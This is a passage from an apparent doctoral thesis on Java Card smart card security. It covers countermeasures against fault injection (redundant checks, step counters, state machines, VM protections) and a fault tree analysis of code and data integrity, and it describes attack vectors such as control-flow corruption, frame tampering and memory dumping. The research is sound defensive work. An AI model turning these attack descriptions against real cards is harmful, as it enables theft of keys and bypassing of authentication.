if (pinIsValidated()) {
  if (pinIsValidated())  { /* Critical operation */ }
  else { /* Attack detected! */ } // Countermeasure
} else {
  if (!pinIsValidated()) { /* Access not allowed */ }
  else { /* Attack detected! */ } // Countermeasure
}
```

If a fault is injected during an `if` condition, an attacker can execute a specific statement without a check. In real time, a 2nd order fault injection is difficult with a short delay between two injections. A 2nd order `if` statement can be used to verify the requirements needed to access a critical operation in order to prevent a faulty execution of an `if-then-else` statement. An example of this kind of implementation is listed in Listing 5.1. The problem with a secure `if` condition is that the CFG of the program is not guaranteed.

5.1.1.3 The Step Counter

Another means used to protect an application is a state machine. The following code, shown in Listing 5.2, is an abstraction of the Oracle's wallet sample [Ora11b]. According to the received command in the APDU, the user requests either a credit or a debit. The balance is protected with integrity which is checked with the method `readBalance`. Then, before entering to either an increment or a decrement, the applet checks if the user has been previously authenticated. If not, it throws an exception. So, for the unauthenticated user, the security problem concerns the possibility to access the `incBalance` if not previously authenticated. The laser fault can change the Java Program Counter (JPC) such that after reading the value of the balance it jumps to `incBalance` avoiding the authentication test.

```
process (APDU apdu) {
  if (condition)
    debit(apdu);
  else
    credit (apdu);
}
```

```
credit (APDU apdu) {
  short bal = readBalance();
  if (checkAuthentication())
    incBalance(bal);
  else
    ISOException.throwIt
      (PIN_NOT_VALIDATED); }
```

```
debit(APDU apdu) {
  short bal = readBalance();
  if (checkAuthentication())
    decBalance(bal);
  else
    ISOException.throwIt
     (PIN_NOT_VALIDATED); }
```

Listing 5.2: The Oracle's wallet sample.

The minimal countermeasure is the step counter. With this method, each node of the CFG, defined by the developer, is verified during the runtime. If a node is executed with a step counter set with a wrong value, an incorrect behaviour is detected. The counter is initialised at its initial value and each time the control enters in a method it is incremented. Then, in a critical method (e. g., `incBalance`). Of course, the step counter is duplicated to avoid an attack on it and the both counter are checked. An example is shown in Listing 5.3.

Listing 5.3: Step counter countermeasure.

```
short step_counter = INITIAL_VALUE;
if(step_counter == STEP_0) { // Critical operation 1
  step_counter++;
} else { /* Attack detected! */ } // Countermeasure
...
if(step_counter == STEP_1) { // Critical operation 2
  step_counter++;
} else { /* Attack detected! */ } // Countermeasure
```

Protecting the RAM part in a card is much easier than protecting the EEPROM area. Indeed, non static data stored in the RAM, will have a variable location from two different method's executions. The local variables, in the C-language, fill a part of the C-stack. Regarding each method execution, the cell which contains the local variable will naturally change. This behaviour is currently impossible in the EEPROM.

So, at the beginning, both counters are transferred to transient memory and the modification of both counters must be protected by the Java Card transaction mechanism to avoid a smart card tear down (the two last points are not represented in the code below).

5.1.2 The State Machine

To improve the counter mechanism, one can implement the state machine which checks if the next block is an authorised one by verifying that a call to a method is a valid one with regard to the current method. The CFG application is shown in Figure 5.1.




Figure 5.1: Application's control flow graph.

The representation of the state machine uses an adjacency list which is a data structure for representing graphs. In an adjacency list representation, one keeps, for each vertex in the graph, a list of all other vertexes which it has an edge to (that vertex's "adjacency list"). One can use a two-dimensional array which must be simulated in a Java Card (arrays are only one dimension in Java Card). Then, the state machine `SM` is represented by:

```
SM = {{1, 2}, {3, 4}, {5, 4}, {}, {}, {}, {}}
```

Only the four following traces are allowed:

- t1 = {`process`, `credit`, `readBalance`, `checkAuthentication`, `incBalance`},
- t2 = {`process`, `credit`, `readBalance`, `checkAuthentication`, `ISOException.throwIt`},
- t3 = {`process`, `debit`, `readBalance`, `checkAuthentication`, `decBalance`},
- t4 = {`process`, `debit`, `readBalance`, `checkAuthentication`, `ISOException.throwIt`}

So, the program is transformed with some primitives: the `startStateMachine` function, which verifies that the last state was a leaf and reinitialises the state machine and the `setState` function which checks that the next state is allowed according to the current state, as illustrated in Listing 5.4. The `SM` matrix is hard-coded as a static final array.

Adding security is not an obvious process and it needs a deep understanding of the hardware, the state-of-the-art attacks and the most adequate countermeasures to use. The developer knows the assets of the program to be protected, but he needs to be aware of the attacks and the particular effects of fault attacks. For that reason, it is better to rely on system countermeasure embedded

```
process (APDU apdu) {
  startStateMachine();
  if (condition) {
    setState(2);
    debit();
  } else {
    setState(1);
    credit();
} }
```

```
credit (APDU apdu) {
  readBalance();
  if(checkAuthentication()){
    setState(3);
    incBalance();
  } else {
    setState(4);
    ISOException.throwIt
      (PIN_NOT_VALIDATED);}}
```

```
debit(APDU apdu) {
  readBalance();
  if(checkAuthentication()){
    setState(5);
    decBalance();
  } else {
    setState(4);
    ISOException.throwIt
      (PIN_NOT_VALIDATED);}}
```

Listing 5.4: The purse example with the state machine commands.

into the VM. The developer indicates to the VM the variables which need a secure storage or the fragment of codes which need a secure execution. For that purpose, the developer also requires to signal to the VM the countermeasures which need to be enabled during a specific duration. Such mechanism will be described in the next section.

5.2 System Countermeasures

The objective of a system countermeasure is to detect an attack which occurs at linking time, runtime (e. g. when the byte code transits on the data bus) or during the execution of another piece of code. Thus, the nature of the countermeasure is different in terms of:

- Protection of variables integrity: instance field, code to be executed, evaluation stack, execution context, etc.;
- Protection against control flow execution modification: bypassing a test, jumping to an unauthorised data area, jumping to an argument instead of an instruction, etc.;
- Preventing type confusion, executing an instruction on an object with a given type so this object is considered, in another code fragment, as another type.

5.2.1 Protecting Variables Integrity

The integrity of application data is often used in Java Card and is called secure storage. It mainly consists of a dual storage or a checksum in order to verify whether the modification of the field is done only through the VM. Another integrity check concerns the VM structure and in particular the frame context. A modification of the frame element can change the applet control flow and execute illegal operations. Protecting the frame header consists in controlling the system data in the frame with a checksum. These data are the return address, the previous stack pointer and the context of the previous frame. Girard suggested in [Gir11] to split the frame and manage the stack context separately from the stack and the locals of the frame.

5.2.2 Prevent Control Flow Modification

The possibility to modify the control flow of a byte code fragment has been demonstrated in [IC+10]. The detection of such attack has been mainly studied in the Séré's PhD thesis [SÍ0]. Based on the redundancy, he introduced several system countermeasures as the Field of Bits countermeasure [Sér+11], the Basic Block method and the Path Check method [Sér+10]:

- The Field of Bits approach consists in statically building a representation in an array associating the nature of the byte of the method: a bit at `1` representing an executable instruction and at `0` a readable parameter. This information is sent to the VM, which is in charge of checking dynamically that each interpreted byte code is consistent with the associated bit.
- The Basic Block method generates statically the CFG of the method and at each end of a basic block, computes the value of the checksum. Dynamically, the VM is in charge of computing the value of checksum and checking the coherence with the pre-computed value at some predefined step: each entry point and each exit point.
- The Path Check technique encodes statically the CFG as a field of bits and sends it to the VM with the application. Then, the VM dynamically constructs its own field of bits according to the instructions executed. For each instruction, it becomes possible to verify if there is a divergence in the execution.

To ensure the code integrity, Prevost et al. patented [Pre+06] a method where a hash value is computed for each basic block of a program. The program is sent to the card with the hashsum of each basic block. During the execution, the smart card verifies this value for each executed basic block and if a hashsum is wrong, an abnormal behaviour is detected. Barbu [Bar12] purposed to re-encode on the fly during the linking phase of the value of byte code. So, if someone tries to execute an arbitrary array, he will not be able to obtain the desired behaviour. With such a method the encoded value is scrambled with a specific key which depends on the type of element. Thus, applet code and data have a different keys.

Recently, Farissi et al. [Far+13] presented an approach based on artificial intelligence, particularly in neural networks. This mechanism is included in the JCVM. After a learning step, her mechanism is able to dynamically detect an abnormal behaviour of each program installed into the smart card.

5.2.3 Protecting Against Type Confusion

Several effects are possible for a type confusion using fault attacks:

- if the control flow is modified, the program counter can jump over several instructions leading to a storage of an operand of a given type into a local variable of incompatible type,

- as shown by Barbu et al. [Bar+10] a `checkcast` instruction can be bypassed by avoiding the dynamic control of a type cast,
- Desynchronising the control flow leads to a jump to an operand which will be executed as a byte code instruction. In turn this byte code instruction can lead to a type confusion [Ham+13].

There are a lot of possibilities to protect the data and the execution of a code into the VM. Unfortunately, if all of them are activated during the execution of an application, the performance of the smart card will drastically decrease reaching an unacceptable level. For that reason, such system based on countermeasures needs to be activated only for some critical code sections and deactivated once the code is no more critical. The next section presents two mechanisms to activate or deactivate these countermeasures.

5.3 Dynamic Security Mechanisms

There are two ways to signal to the VM in which mode it must enter or exit. From the literature, annotations [S10́] mechanism or a specific API [Bar+12b] (like `startProtection()` and `endProtection()` functions) can be used. The advantage of API is there is no modification for the VM, while the advantage of annotation is the possibility to pre-compute statically information that will improve the runtime checks.

5.3.1 The Annotation Mechanism

Séré made the choice of Java annotations. When the VM interpreter encounters an annotation, it switches to a secure mode and the scope of the annotation indicates the exit of this mode. The value provided within the annotation signifies the type of countermeasure which the developer needs for the application. The developers should keep in mind that activating a method in secure mode would imply that the parameters are correct. It is based on the paradigm of contract: if the calling context is correct, the VM guarantees an execution according to the value of the annotation parameter.

During his PhD [S10́], Séré developed several annotations and implemented them into his custom VM. His annotations is presented in Table 5.1.

Type	Code integrity	CFG integrity
Parameter	`FIELD_OF_BIT`	`PATH_CHECK`
	`BASIC_BLOCK`	

Table 5.1: List of annotations.

The principle of the mechanism is split into two parts: one part is *off-card* and the other one is executed on-card. Séré's module works on byte code, and it has sufficient computation power because all of the following transformations and computations are done on a server (off-card). His approach is generalist and does not depend on the type of application.

5.3.2 The Security API

Enabling all the countermeasures during the complete program execution is too expensive for the card to afford and also it is not required. Hence, to reduce the implementation cost of the countermeasure, Barbu et al. [Bar+12b] proposed user-enabled countermeasure(s) in which the developer has the choice to enable a specific countermeasure for a particular fragment of code.

In their paper, the authors presented a mechanism to protect a fragment of code inside a method. This method is based on flags set through some functions to enable a specific protection. Their approach is shown in Listing 5.5.

Listing 5.5: Security markup in Java Card application.

```
credit (APDU apdu) {
  try {
    Protection.begin();
    short bal = readBalance();
    if (checkAuthentication()) incBalance(bal);
    else                       ISOException.throwIt(PIN_NOT_VALIDATED);
  } finally{ Protection.end(); } }
```

In this example, the piece of code in the `try` statement is protected. The protection is ensured through the invoke of the `Protection.begin()` function. Therefore, it is the role of the developer to protect his assets by the appropriate countermeasure. When this countermeasure is not necessary any more, the developer can disable it with the function `Protection.end()`.

With this approach, the developer is able to fine-grained the security of his application by specifying the more interesting countermeasure at the correct time. This concept decreases the runtime overload due to a useless countermeasure.

5.4 Conclusion

In this chapter have summarised the state-of-the-art countermeasures to prevent unexpected behaviour. On smart card, a modification of the code and data leads the application to an incorrect statement. The code and the data are the assets of this sort of device and shall be protected in integrity and confidentiality. The confidentiality is mainly done by hardware protections or by cipher algorithms. When a cryptographic operation is computed, at least one key is used and often stored in RAM memory. If the code integrity is broken, the cryptographic key can be found. This chapter is synthesised in Appendix A

Part III

Contribution

Chapter 6

Fault Tree Analysis

"Never trust anything that can think for itself if you can't see where it keeps its brain."

— Joanne K. Rowling, *Harry Potter and the Chamber of Secrets*

Contents

6.1 State-of-the-art Fault Tree Analysis in Security Analysis 60

6.2 Smart Card Vulnerability Analysis using Fault Tree Analysis 61

6.2.1 Code Integrity 62

6.2.2 Data Integrity 65

6.3 Exploitation of the Discovered Attack Vectors 67

6.4 Conclusion 68

Countermeasures are often dedicated to an attack and do not take into account a global point of view. Designers typically use an inductive (bottom-up) approach where, for each attack, a mechanism is added to the system to mitigate the attack. In such an approach, a probable event is assumed and the corresponding effect on the overall system is tried to be ascertained. On one hand, this allows to determine the possible system states from the knowledge of the attacker model and on the other hand the feasible countermeasures for the attack. Thus, it leads to several defences where the final goal is not clearly defined nor ensured. Moreover the overhead of the defences is high both in terms of memory footprint and CPU usage.

Bouffard et al. [Bou+13d] adopted a deductive approach (top-down) by reasoning from a more general case to a specific one. One starts from an undesirable event and an attempt is made to find out the event, and the sequence of events, which can lead to the particular system state. From the knowledge of the effect, we search a combination of the causes. We postulate a state, in our case a security property, and we systematically build the chain of basic events.

This approach is based on a safety analysis, often used for safety critical systems. The safety analysis performed at each stage of the system development is intended to identify all possible hazards with their relevant causes. Traditional safety analysis methods includes, Functional Hazard Analysis (FHA) [Lev86], Failure Mode and Effect Analysis (FMEA) [Sta03] and Fault Tree Analysis (FTA). FMEA is a bottom-up method since it starts with the failure of a component or subsystem and then looks at its effect on the overall system. First, it lists all the components comprising a system and their associated failure modes. Then, the effects on other components or subsystems are evaluated and listed along with the consequence on the system for each component's failure modes. FTA, in particular, is a deductive method to analyse system design and robustness. Within this approach, one can determine how a system failure can occur. This approach aims at optimising the countermeasures by improving their coverage and decreasing their footprint on the system.

In order to design the more efficient countermeasures, Section 6.1 presents a state of the art of the FTA approach applied of the security analysis field. Based on the specifications, this approach focused on the JCVM's elements that shall be protected. These elements are the smart card's assets. Section 6.2 presents FTAs applied to the Java Card. This thesis focuses only on the code and the data integrity. Through this analysis, new events which can corrupt the smart card security are discovered. They are described in Section 6.3. This chapter will be concluded in Section 6.4.

6.1 State-of-the-art Fault Tree Analysis in Security Analysis

FTA is often used for reliability analysis, but, it can also be used for computer security. Helmer et al. [Hel+02] suggested to integrate FTA to describe intrusions in an Information Technology (IT) software and Colored Petri Net (CPN) to specify the design of the system. The FTA diagrams are augmented with nodes that describe trust, temporal and contextual relationships. They are also used to describe intrusions. The models using CPNs for intrusion detection are built using CPN templates. The FTA restricts drastically the possible combination of the events. In [Pre+06], FTA is used to assess vulnerability considering the fact that the undesirable event of interest should already be in a fault tree designed for the purpose of a risk assessment. They showed how to build specific FTA diagrams for vulnerability assessments. In [Moo+01], an attack tree is used to model potential attacks and threats concerning the security of a given system. Attack trees have the same meaning as FTA (same gate connectors). They generate attack scenario in a close way to Unified Modeling Language (UML) scenario for evaluating how to exploit the system. Another work [Fro97] described a methodology to analyse both software and hardware failure in a system and also discussed the use of FTA affordable for software systems by design, i. e., incorporating countermeasures so that the fault can be considered and mitigated during analysis. Byres et al. [Byr+04] used the Boolean logic Driven Markov Process (BDMP) models to find vulnerabilities in the Supervisory Control And Data Acquisition (SCADA) systems.

6.2 Smart Card Vulnerability Analysis using Fault Tree Analysis

A fault tree is defined by an undesirable event to prevent. The system is then analysed to find the combinations of basic events that could lead to the undesirable event. A basic event represents an initial cause which can be a hardware failure, a human error, an environmental condition or any event. The representation of the causal relationship between the events is given through a fault tree. A fault tree is not a model of all possible system failures but a restricted set, related to the property evaluated.




Figure 6.1: The causal relationship between two events.

FTA is a structured diagram constructed using events and logic symbols mainly AND and OR gates (Figure 6.1). Other logical connectors can be used like the NOT, XOR, conditional, etc. The AND gate describes the operation where all inputs must be present to produce the output event. The OR gate triggers the output if at least one of the input events exists. The INHIBIT gate describes the possibility to forward a fault if a condition is satisfied. For readability of FTA diagrams, a triangle on the side of an event denotes a label, while a triangle used as an input of a gate denotes a sub tree defined somewhere else.

On a smart card, four undesirable events represent the failure of the system: code or data integrity and code or data confidentiality. Code integrity is the most sensible property because it allows the attacker to execute or modify the executable code which not only leads to the code and data confidentiality but also the data integrity. The JCVM prevents these events to occur under normal execution.

For each undesirable events, a FTA is designed where intermediate nodes represent a step in an attack while leafs (basic events) represent either the state of the system or a known attack. If this attack needs a given state of the system to succeed then an AND gate must bind the attack to the state of the system. Thus, it becomes a condition on the system state.

6.2.1 Code Integrity

The first property to be analysed in a smart card for understanding or implementing security features is the code integrity. If the attacker is able to modify the method area or more generally to divert the control flow of the code to be executed, then another code have the possibility to be executed instead of the legitimate one. Based on the Java Card architecture, here, three possibilities are considered, see Figure 6.2, either the processor executes:

- A malicious code loaded in the card by a malicious user. In this case, the attacker is able to load an ill-formed application or one not compliant with the Java Card security rules. In this case, the attacker is able to modify the application just before installing it;

- A code modified during the installation process such as the installed application has a different semantic from the loaded one. That provides a different application with an undesirable effect;

- A different instruction from a correct application. During the program execution, an event modifies the code fetched. Thus, the regular code is executed in such a way that the initial semantic is not preserved.



Code integrity corruption
Execution of a malicious code
Executed code is not the loaded one
Executed code is not the stored one

Figure 6.2: Code integrity tree.

At that step, the code integrity depends of three undesired events to characterise a better dedicated countermeasure.

6.2.1.1 Execution of Creepy Code

On a development card, a user may send an application ill-formed or which includes illegal instructions. On a product card, each application installed on the device shall be checked by a BCV, as described in the smart card development guideline. From the Java specification, an application must be checked by a BCV to be executed. Due to the limited resources embedded into a smart card, a BCV is often not present. Therefore, an attacker can perturb the application before the loading process in order to break the code integrity. In Figure 6.3, the events which breach the code integrity are presented. In the left part of Figure 6.3, the code can be corrupted through the Java Card frame. From the JCRE specification [Ora11c], the frame is defined as:

> "*Java Card virtual machine frames are very similar to those defined for the Java virtual machine. Each frame has a set of local variables and an operand stack. Frames also contain a reference to a constant pool, but since all constant pools for all classes in a package are merged, the reference is to the constant pool for the current class's package. Each frame also includes a reference to the context in which the current method is executing.*" (source: JCRE specification [Ora11c, §3.5 – Frames]).

From the JVM specification [Lin+13], the Java frame is introduced as:

> "*The current frame (§2.6) is used in this case [editor note: when a* `return` *instruction is executed] to restore the state of the invoker, including its local variables and operand stack, with the program counter of the invoker appropriately incremented to skip past the method invocation instruction. Execution then continues normally in the invoking method's frame with the returned value (if any) pushed onto the operand stack of that frame.*" (source: JVM specification [Lin+13, §2.6.4 – Normal Method Invocation Completion]).

One easily understands that corrupting the frame header may break the code integrity. Indeed, on the one hand, if the return address is changed to another value, a different code fragment will be executed. On the other hand, exploiting the context value is a way to execute any fragment of code from another context. Another discovered event is the corruption of the invoker's state. Fooling the state of the caller can corrupt the caller's frame integrity.



Execution of a malicious code
Frame Corruption
Code desyn-chronisation
Control flow corruption
RA
Return address modification
Context corruption
Confusing the invoker's state
RA
Corrupting the branching instructions
Faulty table jumping operations
Modifying finally clauses instructions
Fooling the exception mechanism
Invoking an unexpected function
Type con-fusion

Figure 6.3: Execution of ill-formed code.

Another event which breaks the code integrity is the code desynchronisation. A code desynchronisation comes when an instruction parameter is interpreted as an instruction. This event arises when a branching instruction, a table jumping instruction or a finally clause jumps to the parameter of an instruction.

The last event is the corruption of the application's control flow. As described in Section 3.2.3.1, the control flow is influenced by the frame state, a corruption of the branching instructions, a faulty table jumping operations, a modification of the finally clauses instructions, a fooled exception mechanism, the call of a non legitimate methods and a type confusion. Those events are able to (in)directly modify the JPC value to jump to an unexpected statement. The exception mechanism was confused by Barbu et al. [Bar+12c], to throw an unthrown object and so execute an illegal statement. At these events, I added the modification of the return address and the type confusion attacks. On the one hand, the modification of the return address can indirectly modify the application control flow, via a JPC modification when a `return` instruction is called. On the other hand, the type confusion can perturb the execution flow through an ill-formed instance reference.

6.2.1.2 Executed Code is not the Loaded One

The next event to inhibit is the modification of the code during its loading step to the card. This event comes since a legitimate application is loaded to the card but, during this process, the original code is shifted to another one. As shown in Figure 6.4, three considered events can break the code integrity. From the left leaf, the GlobalPlatform architecture [Glo11] defines some protocols which manage the loading process. These protocols can be confused. For that purpose, two means to exploit it are found. The first one is based on the loading mechanism when the code is sent to the card and installed. During the installation step, a subset of the loaded file is kept to execute the application. This translation can introduce a modification of code application. The second one aims to exploit a confusion of the signing mechanism. GlobalPlatform specifies [Glo11] few protocols to ensure the authentication of the code owner and the integrity of it. An attack of this mechanism was presented by Nohl [Noh13] who succeed in obtaining the (U)SIM installation keys. Both of them can install and execute ill-formed code.




Figure 6.4: The executed code is not the loaded one.

During the installation process, the Java Card linker resolves each CAP file token to the associated internal reference. Abusing this component can break the semantics of the code or invoke non authorised functions.

Another event that can occur is the execution of an applet installed via an ill-formed CAP file. According to the implementation, the JCVM can go to an illegal state as the JCVM may execute code upon an incorrect statement or unexpected instructions.

The last event to prevent occurs when a legitimate application contains unreachable statement. An unreachable statement is a part of an application which can never be executed because it exists no control flow path to access to this code from the rest of the program. As described by the Java language specification [Gos+13, §14.21 – Unreachable Statements] the unreachable statement is explicitly disallowed ("*It is a compile-time error if a statement cannot be executed because it is unreachable.*"). As noticed by Stata et al. in [Sta+99], Oracle's Java BCV does not check any unreachable statement. The Java Card BCV does not check too any unreachable statement.

6.2.1.3 Executed Code is not the Stored One

The last event to prohibit is the modification of an instruction loaded from the smart card memory to the CPU through the bus. This fault mainly occurs via an external event, as an electromagnetic pulse [Qui+05], a current attack [BE+04] or an optical injection [Sko+02]. On a Java Card, this kind of event was studied by Barbu et al. [Bar+10] and Lancia [Lan12b]. Barbu et al. focused on the code as a Java Card instruction (the `checkcast` instruction) returns quietly with incorrect parameters. Lancia, in his paper, studies the effect of the references modification on the code integrity through the native layout. This event is summarised the on Figure 6.5.



Executed code is not the stored one
Fault Injection on the native layout
Data Integrity
Branching instruction
ill-formed code

Figure 6.5: The executed code is not the stored one.

6.2.2 Data Integrity

The second analysed property is the data integrity. Regarding the attack power, modifying the data can change the control flow or let access to unauthorised features. Thus, two main events are considered that can break it. In the first one, the data can be corrupted during the loading process where the initialised values are changed. In this case, the initialised data vector is different from the loaded one. In the second one, since a class is instantiated, an event shifted its data to an incorrect value. Figure 6.6 overviews the data integrity's FTA.



Data integrity
Data corruption during the loading process
Data are different from the instantiated one
Breaking the Code Integrity
Cheating the Static initialisation vector
Illegal access
Fault Injection on the native layout
Code Integrity is broken
Persistent Fault Injection
Transient Fault Injection

Figure 6.6: Data integrity tree.

6.2.2.1 Data Corruption during the Loading Process

During the loading process no mechanism ensures, in the Java Card specification, that the data integrity should be verified. One can imagine that, through the breaking of the code integrity, the data integrity will be confused. Moreover, the CAP file contains an initialization vector for static elements into the CAP file `Static Field` component. This vector can be modified to obtain new initialised vector inside the card.

The GP specification [Glo11] provides mechanisms to ensure the integrity of each command exchanged between the card and the host. This protection can be enabled through the authentication protocols and not widely supported by the cards.

6.2.2.2 Data are Different from the Instantiated One

The integrity of the data stored inside the card can be broken. Indeed, their integrity should be ensured by two means: inside the JCVM, through the access control of each element, or outside the JCVM.

Through the JCVM, if the code integrity is broken, an instruction can access to an element stored outside its context. As described in the JCRE specification [Ora11c, §6.1.4 – Object Access], this event is not allowed and shall throw a `SecurityException`. Nonetheless, since an instruction sets up a resource from another context, even if a hashsum ensures the integrity of this data, the JCVM will update the hashsum.

From the native part, a transient or persistent fault can be injected in the smart card memory or via the bus to break the data integrity. Lancia [Lan12b] studied the effect of the laser fault injection on the Java Card heap. He focused on the transient fault where an object reference is shifted to another. In his case, a hashsum mechanism detects a reference modification.

6.3 Exploitation of the Discovered Attack Vectors

With the fault trees, new events have been discovered which can break the integrity and the confidentiality of the smart card assets:

- Modifying the application control flow one can jump over a method that performs a security test letting on top of the stack the address of the called object. Of course, the stack has a high probability to be ill-typed (non compatible) at the end of the current method. Nevertheless, an attacker can still send high value information before being detected;

- Through a fault injection, a faulty branching instruction can lead to a corruption of the application's control flow. To corrupt a branching condition, two element can be fooled. On the one hand, the branching instruction parameter can be shifted in order to execute an another statement than the one expected by the developer. On the other hand, the effect of laser affects the value returned by a method inducing it to execute a code fragment without the adequate authorisation or in a conditional evaluation it can change the branch which is to be executed. This attack targets the Java Card evaluation stack where the value returned by the function is stored;

- Confusing the Java Card linker can offer an interesting way to modify the application during its installation step. Outside the card, an application can be linked with some malicious libraries. Inside the card, the embedded linker can break the program semantics and install a ill-formed applet;

- A laser fault injection can also modify the address of data to be copied in the I/O buffer or change the number of byte to be copied. This attack allows to dump memory in an arbitrary way. An exploitation of this sort of attack was presented by Lancia in [Lan12a];

- Finally, having unreachable statement in an application is an abnormal behaviour of the Java Card toolchain. As an unreachable code can contain instructions not compliant with the

